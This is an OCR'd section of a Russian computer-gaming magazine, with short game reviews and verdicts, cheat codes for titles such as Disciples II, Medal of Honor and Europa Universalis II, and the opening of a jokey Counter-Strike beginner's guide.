Ну и о графике со звуком. Говорить особенно не о чем, смотри на скриншоты или на свой экран.

Текстуры прорисованы досконально буквально везде. И обилие мелких деталей способно свести с ума неподготовленного любителя Тетриса. А вот звук не совсем под стать музыке. Да, есть и отличный саундтрек, и всякие паразитные отзвуки типа скрипа дверей и шлепков от пуль, но вот голоса... с какой такой радости немцы беседуют на смешно искаженном английском? Осваивают? Да ладно, это я уже со злости, звук довольно точно дополняет общее отличное впечатление от игры, особое спасибо за фоновую музыку. Итого: триумфальное шествие Return To Castle Wolfenstein началось. Не пропусти!

Красивая. Нейтральная…




В копилку молодого бойца

Не ленись читать попавшиеся приказы на стенах и записки, неосторожно оставленные явно не для тебя. Некоторые из них содержат смешные шутки, если постараться в них врубиться. Не подходи близко к подпирающим стены рыцарским доспехам, они имеют странную особенность падать на голову проходящим мимо засланным американским казачкам. Съедай и выпивай все что попадается - пригодится. Не спеши стрелять в кого попало, в игре есть неприкосновенные гражданские лица (в основном женского пола), а также твои союзники. Убийство дружественных или нейтральных персонажей карается. Ищи тайники. Они могут быть полезными и бесполезными, но искать их стоит. Не лупи в упор по щитам скелетов - самому достанется рикошетом. Ломай все, что ломается (мебель, штандарты, плакаты, решетки и т.д.), орущие сигнализации отключай, в тишине - оно сподручнее. Не бойся заблудиться - дизайн уровней продуман и логичен, выход найдется, стоит только подумать, где поискать.

КОНЕЦ


МОРГ












100,5


Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>

Приговор N




Урожденная	Starships Unlimited: Divided Galaxies
Жанр	глобальная стратегия
Похожесть	Starships Unlimited, Master of Orion II, Imperium Galactica II
Мать/отец	Ape Zone/Matrix Games
Требует	P2-300(P2-450), 32(64)
Групповуха	Обломись
Описуха	Добротно сработанная космическая глобальная стратегия: графика не мешает играть, все основные каноны жанра соблюдены плюс добавлены новые любопытные фишки вроде режима реального времени, который автоматически ставится на паузу после любого события и т.д. Визуально игра могла бы быть лучше - после Homeworld черный космос с белыми точками уже не катит.
ПРИГОВОР	ХОРОШО








Урожденная	World War II Battles Fortress Europe: The Liberation of France
Жанр	real-time wargame
Похожесть	Normandia
Мать/отец	LambSoft/Matrix Games
Требует	P166(P2-266), 32(64)
Групповуха	LAN, Инет
Описуха	Когда доходишь до конца этого монструозного названия, начинают закрадываться подозрения: неужели это про?.. Точно, привет, родная Нормандия! На этот раз топтать север Франции будем в реальном времени. Убогая графика, полное отсутствие свежих идей, никаких намеков на искусственный интеллект и непродуманное управление сделают твое освобождение Нормандии предельно коротким...
ПРИГОВОР	ОТСТОЙ






Урожденная	Sid Meier's Sim Golf
Жанр	tycoon
Похожесть	Theme Park и большинство остальных тайкунов
Мать/отец	Maxis/Electronic Arts
Требует	P2-400(P3-600), 64(128)
Групповуха	Обломись
Описуха	Игра хороша ровно настолько, насколько тебе не успели надоесть тайкуны. Если ты их видеть не можешь, Сид Мейер тебе не поможет. Все-таки это самый обычный тайкун, как и десятки других, только качественно сделанный. Развиваем площадки для гольфа: лунки, травка-кустики, скамеечки-газировка и прочие обычные неотъемлемые атрибуты жанра. Не хочу сказать, что игра плохая, просто идея слегка затерлась...
ПРИГОВОР	ХОРОШО





Урожденная	Betty Bad
Жанр	TPS
Похожесть	аркадная Tomb Raider
Мать/отец	Wild Tangent
Требует	P2-300(P3-500), 64(128), 3D
Групповуха	Обломись
Описуха	Интересно, почему в каждом втором шутере от третьего лица главная героиня - спортсменка, комсомолка и фигуристая красавица? Или просто как только в игре появляется девушка, камеру обязательно нужно подвесить сзади, причем динамическую, с возможностью выбора лучших ракурсов... На этот раз воительница будет ползать по трубе (!) и отстреливать инопланетную нечисть. Кроме этого - ничего выдающегося.
ПРИГОВОР	СРЕДНЕ






Урожденная	Star Wars: Starfighter
Жанр	космический симулятор
Похожесть	Freespace 2
Мать/отец	Lucas Arts
Требует	P2-350(P3-900), 64(256), 3D
Групповуха	Обломись
Описуха	Порт с PS2. А это, как говорится, накладывает... Игра представляет собой упрощенную версию космо-сима, не отягощенную графическими изысками и гениальными откровениями. Все простенько и скромно. Играем за трех персонажей, летаем на трех кораблях, стандартные миссии: найди-убей, выживи-защити и вариации на эти темы. Есть скрытые бонусные миссии, но переигрывать по таймеру каждый бой ради них не хочется.
ПРИГОВОР	СРЕДНЕ









032465



Урожденная	**Disciples II: Dark Prophecy**
Жанр	*TBS*
Похожесть	*Disciples, Heroes of Might and Magic I-III*
Мать/отец	*Strategy First*
Требует	*P2-266(P3-500), 64(128)*
Групповуха	*В ассортименте*
Описуха	Этой игре никогда не смыть клейма "клон HoMM". А жаль, в ней есть что-то милое и затягива-
ПРИГОВОР	**ХОРОШО**

ющее, чего нет даже в Большом Брате. В остальном это "Герои" с четырьмя расами, маленькими картами, сильно упрощенной системой боя и магии, практически не интерактивным ландшафтом (кроме врагов и городов больше особо ничего и нет) и непритязательной графикой. Странно, но играть все равно интересно.






Урожденная	**Serious Sam: Second Encounter**
Жанр	*FPS*
Похожесть	*Serious Sam, KISS Psycho Circus*
Мать/отец	*Croteam/Take 2 Interactive*
Требует	*P2-300(P3-700), 64(256), 3D*
Групповуха	*В ассортименте*
Описуха	Нечто среднее между сиквелом и дополнялкой. На самом деле, изменений не много: слегка подправлен и сбалансирован арсе-
ПРИГОВОР	**РУЛЕ(З)!**


нал, уровни обзавелись высокой травой, в которой можно прятаться, в перекрестье прицела появились новые... хм... лица. Самое главное - сохранен драйв оригинальной игры, то есть SE проходится так же на одном дыхании и так же (увы!) быстро. Пропустившие первую часть - не повторяйте ошибку!






Урожденная	**Heli Heroes**
Жанр	*вертолетная аркада*
Похожесть	*Desert/Jungle Strike*
Мать/отец	*Reality Pump Studios/Zuxxes Entertainment*
Требует	*P2-300(P3-700), 64(128), (3D)*
Групповуха	*на одном компе*
Описуха	Как и 10 лет назад (я про Desert Strike), летаем на вертолетике "от третьего лица", собираем паря-
ПРИГОВОР	**ХОРОШО**

щие бонусы, поливаем недругов фонтанами ракет, кидаемся ядреными бомбами и т.д. и т.п. Бесконечные патроны к дефолтному пулемету, нескончаемые полчища врагов, единственно возможная тактика игры (сбей все, что движется) и вполне приличная графика со звуком. Классическая качественная аркада.






Урожденная	**Darkened Skye**
Жанр	*3D action/adventure*
Похожесть	*American McGee's Alice*
Мать/отец	*Boston Animation/Simon & Schuster Interactive*
Требует	*P2-300(P3-500), 64(128), 3D*
Групповуха	*Обломись*
Описуха	Вообще-то, это рекламный проект - по промоушену Skittles - фруктовых конфет. Но, как ни странно,
ПРИГОВОР	**ХОРОШО**


игра качественная - и по графике, и по геймплею. Героиня а ля Л.Крофт с изрядной долей здорового юмора путешествует по миру, где основой магии являются все те же Skittles. Проработанность в деталях, прикольный (благодаря остротам героини) игровой мир, настоящая атмосфера - совсем неплохо для пиар-проекта.






Урожденная	**Black & White: Creature Isle**
Жанр	*3D strategy/godsim*
Похожесть	*Black & White*
Мать/отец	*Lionhead Studios/Electronic Arts*
Требует	*P2-350(P3-1000), 64(256), 3D*
Групповуха	*LAN, Инет*
Описуха	История с B&W все больше напоминает Sims - "За Стеклом" для домохозяек. Теперь игра откровенно косит под тамагочи:
ПРИГОВОР	**СРЕДНЕ**

у Существа появился собственный ученик, воевать ни с кем не надо, сиди себе и забавляйся со зверушками всю игру. Смысл дополнялки - твой питомец должен пройти 12 испытаний (типа как Геракл) чтобы в финале слиться в экстазе с Евой (Ева это бонус такой :)). Мельчаем-с...








Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>





Урожденная	**Tropico: Paradise Island**
Жанр	*экономическая стратегия*
Похожесть	*Tropico*
Мать/отец	*Breakaway Games/Take 2 Interactive*
Требует	*P233(P2-450), 32(64)*
Групповуха	*Обломись*
Описуха	Очень слабый add-on. По большому счету, ничего нового, кроме десятка зданий, горстки миссий да случайных событий вроде
ПРИГОВОР	**СЛАБО**

ураганов и наводнений. На саму игру эти “нововведения” абсолютно не влияют, хотя если перебирать все эти “список указов увеличился на 5%, список потребностей увеличился на 7%”, то наберется солидный перечень. Дополнялка из разряда “больше проверенного старого, меньше стремного нового”.






Урожденная	**Phantasy Star Online**
Жанр	*online RPG*
Похожесть	*Diablo 1-2, Nox*
Мать/отец	*Sonic Team, SEGA Enterprises*
Требует	*P2-450(P3-1000), 64(256), 3D*
Групповуха	*Инет (на серверах SEGA)*
Описуха	Это не совсем RPG, это rouge. В Diablo играли? Вот-вот. Только здесь зачистка подземелий и закупка оптовых партий шмотья
ПРИГОВОР	**ХОРОШО**

происходит в онлайне. Сделано все совсем недурственно, даром что японское аниме. Sci-fi среда, аккуратная трехмерная графика (Blizzard, ты уже краснеешь?), тонна милых сердцу манчкина фишечек - качайся хоть до посинения, здесь это приветствуется. Со всех сторон приятная игрушка.





Урожденная	**Car Tycoon**
Жанр	*экономический симулятор (проще говоря, тайкун :))*
Похожесть	*Detroit*
Мать/отец	*Vectorcom Development/Fishtank Interactive*
Требует	*P2-300(P3-600), 64(128)*
Групповуха	*Обломись*
Описуха	Еще один тайкун на наши головы. Правда, на этот раз, несмотря на
ПРИГОВОР	**СРЕДНЕ**

заезженную тему, реализация не подкачала. В визуальном плане игра - просто конфетка, геймплей сбалансирован по шкале “замороченность-дебильность”, все довольно логично и правдоподобно. Но... неприятные недоработки и тонна баго-глюков не пускают задолбавшую тайкуновую рутину на новый уровень качества. Как





Урожденная	**911 Paramedic**
Жанр	*симулятор врача*
Похожесть	*Emergency Room*
Мать/отец	*Legacy Interactive*
Требует	*P2-266(P2-350), 32(64)*
Групповуха	*Обломись*
Описуха	В прошлом номере я препарировал игру про ветеринаров от той же компании, сегодня на повестке дня - спасатели. В общем,
ПРИГОВОР	**СЛАБО**

все то же самое: два сидюка тупых видеороликов на тему доблестных медиков-спасателей, пациенты с синяками и царапинами, которых нужно сначала расспросить, потом слегка полечить, потом отправить в больницу нормальным врачам. Не игра, а извращение.






Урожденная	**Steel Panthers: World at War - Guadalcanal 1942**
Жанр	*wargame*
Похожесть	*Steel Panthers 1-3*
Мать/отец	*Matrix Games*
Требует	*P200(P2-266), 32(64)*
Групповуха	*LAN, Инет*
Описуха	Очередная гексагональная “классика”. Спасибо, что хоть не про Нормандию. Конечно, Гуадалка-
ПРИГОВОР	**СРЕДНЕ**

нал это не Сталинград, но хоть что-то новое. Зато в реализации игры ничего нового нет. Все та же двухмерная плоскость, все те же хексы... Раньше я рекомендовал такие игры фанатам жанра, но, имхо, даже им уже должно надоесть. Вроде игра и не отстойная, а покупать никому не посоветую. Классика на пыльной полке.








097236

Урожденная	La Grande Armee At Austerlitz
Жанр	wargame
Похожесть	изуродованный Shogun
Мать/отец	Matrix Games
Требует	P2-450(P3-650), 64(128), 3D
Групповуха	Обломись
Описуха	Если традиционные двухмерные варгеймы получаются у Matrix на "средне", то ее потуги сделать нечто трехмерное ничем, кроме как лажей, назвать нельзя. Спрайтовые юниты без малейшей анимации, спрайтовые деревья, спрайтовые облака, плоская как стол земля и нулевая играбельность - в это не захочется играть даже самому пробитому фанату Shogun.
ПРИГОВОР	ЛАЖА





Урожденная	US Racer
Жанр	аркадные гонки
Похожесть	Europe Racer, Autobahn Raser
Мать/отец	Davilex
Требует	P2-450(P3-700), 64(128), 3D
Групповуха	на одном компе
Описуха	Совершенно невнятные гонки по бескрайним дорогам Соединенных зачем-то Штатов. Аркада она и есть аркада - нулевая физика, слабый AI, однообразие геймплея... В нашем случае даже графика (далеко не самое сильное место игры) не способна оправдать такой халтурный подход. По сути, это то же самое, что и предыдущие части, только с измененным местом действия. Очередное выбивание денег.
ПРИГОВОР	СЛАБО





KodeMaster (cranyoblast@xakep.ru)

Disciples II: Dark Prophecy



Перед тем как вводить коды, жмякни со всей дури ENTER для демонстрации компу своих серьезных намерений. Он уже дрожит? Можешь вводить.
moneyfornothing - деньги из ничего. А кроме внушительной суммы в 9999 магических тугриков, ты (по нашему специальному предложению в качестве бесплатного бонуса) получишь такое же количество маны всех цветов.
borntorun - выбранный отряд восстанавливает 100% movement points. Уж послали, так послали...
help! - сбрасываем с вертолета гуманитарную помощь: водку, коноплю, журналы Плейбой и приставки Ыкс-Бокс. Шутка. На самом деле полностью излечиваем выбранный отряд.
wearethechampions - мы чемпионы олимпийских игр в Солт-Лейк Сити! Ура! В честь такого торжества все враги сдаются, и миссия завершается нашей победой.
loser - но олимпийский комитет опять лишил наших спортсменов всех золотых медалей... миссия проиграна.
herecomesthesun - посмотрите, что это? Оно встает! Встает и стоит! О, это солнышко встает над всей картой, разгоняя мерзкий fog of war.
paintitblack - солнышко упало, снова темно стало...
anotherbrickinthewall - под ритуальные песнопения Фредди Меркури и с торжественным разрезанием красных ленточек возводим в столице второе здание за ход.
givepeaceachance - пис, братья и сестры! Пис со всеми! Я бы даже сказал, пис-здесь!
badtothebone - ВСЕХ ЗАМОЧУУУ!!! (похоже, мирное урегулирование зашло в тупик - война со всеми расами).
cometogether - альянс со всеми. Фэнмези-НАТО.
stairwaytoheaven - все твои отряды на карте (именно на карте, а не в гарнизонах городов) мгновенно получают... получают... level up! (а так хотелось написать "пинок под зад"). Теперь ты рулишь как Шумахер.


Medal of Honor: Allied Assault



Запускаешь исполняемый файл с командами "+set ui_console 1 +set cheats 1 +set thereisnomonkey 1" (например, C:\Games\MoH\mohaa.exe set ui_console 1 +set cheats 1 +set thereisnomonkey 1). Теперь ты сможешь во время игры вызвать (тильдой) страшное оружие антифашистов под названием "консоль" и повелевать им.
wuss - полный арсенал к твоим услугам! Жалко только, из "Катюши" не дадут пострелять...
god - Дас ист фантастиш, тайне вундеркиндер! Их бин зайне киндер-сюрпризен!
fullheald - центр послевоенной реабилитации - полное и окончательное исцеление.
give ammo - налетай, ребята! патроны подвезли!
noclip - ходишь сквозь стены как тень отца Гамлета.
listinventory - выдаем список инвентори игрока. Для особо забывчивых.
coord - распечатываем текущие координаты.
tele x y z - телепортация в указанную точку.
health - выставить себе произвольное значение хелса (что-то я себя сегодня неважно чувствую, процентов на 60-70, не больше...).
kill - убить гада! Э-э-э...
giveweapon "weapon_name" - дайте, ну дайте мне этот ствол, он такой... эротичный.
Далее следует список стволов, которые следует подставлять вместо слова "weapon_name":

colt45
Colt 45
m2frag_grenade
Frag Grenade
p38
Walther P38
steilhandgranate
Steilhandgranate
m1_garand
M1 Garand
kar98
Mauser KAR 98K
shotgun
Shotgun
bazooka
Bazooka
panzerschreck
Panzerschreck
bar
BAR
mp44
StG 44
thompsonsmg
Thompson
mp40
MP40
springfield
Springfield '03 Sniper
kar98sniper
KAR98 Sniper


Heli Heroes



Во время игры тильдой вызывай консоль и вбивай туда любимые строчки из «Евгения Онегина»... Хе-хе, шутка - неужели ты не догадаешься, что туда вбивать? :)
GiveMeFuel - принесите мне топлива! Кто пойдет за топливом? О! Полные топливные баки!
MoreLives - топливом заправился? Чувствуешь, как полегчало? Даже потерянные жизни восстановились!
HealthMe - еще глоточек, и вот уже затягиваются пробоины в корпусе, теперь рассасываются швы... Один сеанс возлияний, и хелс взлетаем на 100.
GiveMeInvulnerability - ну а теперь мне ни один противник не страшен! Где они? Ик! Подавайте мне их... ик!.. сюда. У меня 30-секундная неуязви... неуязвзми... неуя... эта... ну ты понял.
GiveMeInvisibility - почему меня все игнорируют? Доктор! Меня словно не видят! Я что, пустое место?
GiveMeAllAmmo - все пушки, ракеты, лазеры-шмазеры, плазменные пукалки и ядреная бомба в придачу.
GiveMeAll - а теперь все это вместе (начиная с первого кода и до последнего) собираем в один флакон и запихиваем в этом финальный сверхкод. Come to daddy...
Да, кстати, если ты не хочешь, чтобы твою вертолетную задницу поджарили, пока ты будешь набирать эти команды, предварительно перед вызовом консоли поставь игру на паузу. И не забудь после каждого кода стукнуть Enter (только не больно, а то он обидится).

Serious Sam: The Second Encounter

Консолью вызываешь тильду... стоп. То есть наоборот, тильдой - консоль, и набираешь:




please god - включите режим бога, пожалуйста. Спасибо.
please giveall - отдайте все, все отдайте! Все предметы, до одного! Я же сказал, пожалуйста.
please fly - теперь ты не просто Серьезный Сэм, теперь ты еще к тому же ИЛ2 Штурмовик!
please ghost - кто лучшее на свете привидение с моторчиком? Ну, конечно же, ты, Сэм (или Каспер, в любом случае это привидение умеет ходить сквозь стены).
please invisible - а теперь ты еще и человек-невидимка. Ну просто Барабашка, а не Серьезный Парень!
please refresh - зато чувствуешь себя на все 100! (процентов хелса)
please killall - пожалуйста, не будете ли вы так любезны, если вас не затруднит... порешить к чертовой матери всех этих уродов, тварей, всех этих... а-а-а, ненавижу!

Sid Meier's SimGolf



Поиметь легкие деньги со старика Сида можно и даже совсем не сложно. Для этого нужно, зажав мертвой хваткой Shift, опустить средний палец правой руки на "+" (тот, который слева от Backspace). Чем дольше держишь "+", тем больше отягощается купюрами карман.

Europa Universalis II



Порядок действий сложен и замысловат.
1. Во время игры жмешь F12.
2. Вводишь один из приведенных ниже кодов.
3. Снова давишь F12.
4. Начинаешь искать на клавиатуре кнопку "Any Key".
5. Продолжаешь искать "Any Key".
6. В ярости и отчаянии от безуспешных попыток поиска "Any Key" бьешь по клаве кулаком.

После этого все должно заработать.
polo - увеличить эффективность торговли,
cromwell - увеличить эффективность производства,
oranje - стабильность повышается на 3,
gustavus - увеличить наземные технологии (Land Tech),
drake - увеличить морские технологии (Naval Tech),
vatican - получить 6 дипломатов,
loyola - 6 миссионеров,
dagama - 6 купцов,
pocahontas - 6 колонистов,
montezuma - получить 50000 дукатов,
peterthegreat - убрать лимит на количество войск,
swift - увеличить население столицы на 10000,
columbus - открыть все неисследованные территории,
difrules - включить режим Бога,
tilly - включить агрессивный AI,
alba - появляются повстанцы,
cortez - включить аборигенов,
pappenheim - включить/выключить fog of war,
richelieu - контроль над армиями других стран,
robespierre - бесплатные реформы.



УЧЕБНОЕ ПОСОБИЕ
ПО СБОРКЕ-РАЗБОРКЕ АВТОМАТА

Lefside (lefside@mail.ru)

Учебное пособие по сборке-разборке автомата
Руководство начинающего пользователя Counter-Strike

Равняйсь! Смирно! Ну-ка, втяни живот, или тебе его отстрелят в первом же бою! Я тренирую таких желторотых, трясущихся от страха, ни на что не годных неудачников как вы и превращаю их в элиту контртеррористических подразделений, профессионалов своего дела, бойцов, не знающих усталости и страха. На моем личном счету более 70 выпускников, и я с гордостью могу признаться, что почти девятнадцать из них сейчас живы и продолжают нести боевую службу. Разговорчики в строю! Этот показатель - самый высокий среди всех инструкторов Академии, так что вам несказанно повезло оказаться в моем распоряжении... В первые две недели вы узнаете, как обращаться с оружием, чтобы не отстрелить себе ненароком что-нибудь важное, а также познакомитесь с основными тактиками нашего подразделения. Добро пожаловать в Counter-Strike!

ВХОД

Софт

Наиболее свежая версия игры - 1.3, которая и стоит сейчас в большинстве клубов. Ее, надо полагать, можно скачать на www.counter-strike.net, если не слабо... :) ведь она весит около 90 МБ :) . Так что лучше купить диск. Однако диск тебе может понадобиться лишь для тренировок с ботами, или если у тебя есть быстрая связь с другими компьютерами (локальная сеть по дому, по району, выделенка и т.д.). А вот если у тебя ничего такого нету или комп слабоват, то оптимальное решение - компьютерный клуб. Кстати, о системных требованиях: на компакте сказано - P133, 16MB RAM. Хе-хе... Скажу лишь, что на P233/32MB/3DACCEL игра тормозит еще как! Так что минимальные рекомендуемые мной требования: P450/64/GeForce32MB.

Правила игры

Игра командная, режим deathmatch недоступен. Команд, соответственно, две: террористы (T) и контртеррористы (CT). В самом начале игры каждая команда появляется на своей базе. Из оружия имеется только пистолет (кстати, в CS используются только реальные модели оружия - никаких противных термоядерных рогаток, гиператомных суперуничтожителей и прочего фуфла, разносящего в пашmЭт все живое в радиусе 31337 м.) и нож. Кто-то сразу рванет по уровню - где тут валяется мой рокет-лаунчер (которого в игре тоже нет)? А нигде! Видал цифирь в нижнем правом углу экрана, над числом патронов?? Да-да, после знака $. Думаешь, он просто так здесь стоит, за хорошие глаза? Так вот, в начале игры у тебя 800$. Немного, но вполне хватит на Desert Eagle/Броню/другие пистолеты. Впрочем, о вооружении позже. Так вот, игроки закупаются и приступают к военным действиям. Все карты CS делятся на несколько видов, основные из них - de_*** и cs_***. Например, de_dust, de_aztec; cs_delta_assault, cs_mansion. В зависимости от типа карты правила победы и поражения T и CT различны.

НОМЕР РАЗДЕЛА	ВИД ОРУЖИЯ
1	Пистолеты
2	Шотганы
3	Легкие автоматики типа USI
4	Крутые пушки
5	Машинганы
6	Покупка патронов для основного оружия
7	Покупка патронов для пистолета
8	Дополнительная амуниция

de_dust: пии... пии... пи-пи-пи-пи-пи!!!

На картах этого типа есть задача для T: заложить бомбу в определенном месте. О том, что бомба заложена, ты узнаешь по надписи "The bomb has been planted!" и характерному пиканью, если ты находишься в непосредственной близости от нее :).

Выигрывают T:
- *цель взорвана в течение отведенного времени;*
- *все CT уничтожены.*

Выигрывают CT:
- *все T уничтожены, а бомба не заложена;*
- *бомба разминирована;*
- *время, отведенное под уничтожение цели, закончилось, а бомба так и не взорвана.*

О том, как закладывать и разминировать бомбу, будет сказано позднее.

cs_delta_assault: Hostage down!!!

На картах этого типа имеются заложники aka hostages. Задачей CT в данном случае является спасение заложников. Для их спасения необходимо доставить их на базу CT. Бесплатный совет: не убивайте заложников! Во-первых, у тебя (независимо от того, в какой ты команде) отнимутся деньги, а во-вторых... тебя может выкинуть из игры. Причем даже если ты - сервер! :).

Выигрывают CT:
- *все живые заложники спасены;*
- *все T уничтожены.*

Выигрывают T:
- *все CT уничтожены, заложники не выведены;*
- *время, отведенное под спасение заложников, закончилось, а они так и не спасены.*

Как спасти заложников - да подойти к каждому поодиночке и давить E (англ.). Потом твердым шагом направиться к своей CT-базе, уничтожая все на своем пути. Главное - дойти живым! =) За взятие каждого заложника - 100$, за спасение - 1000$.

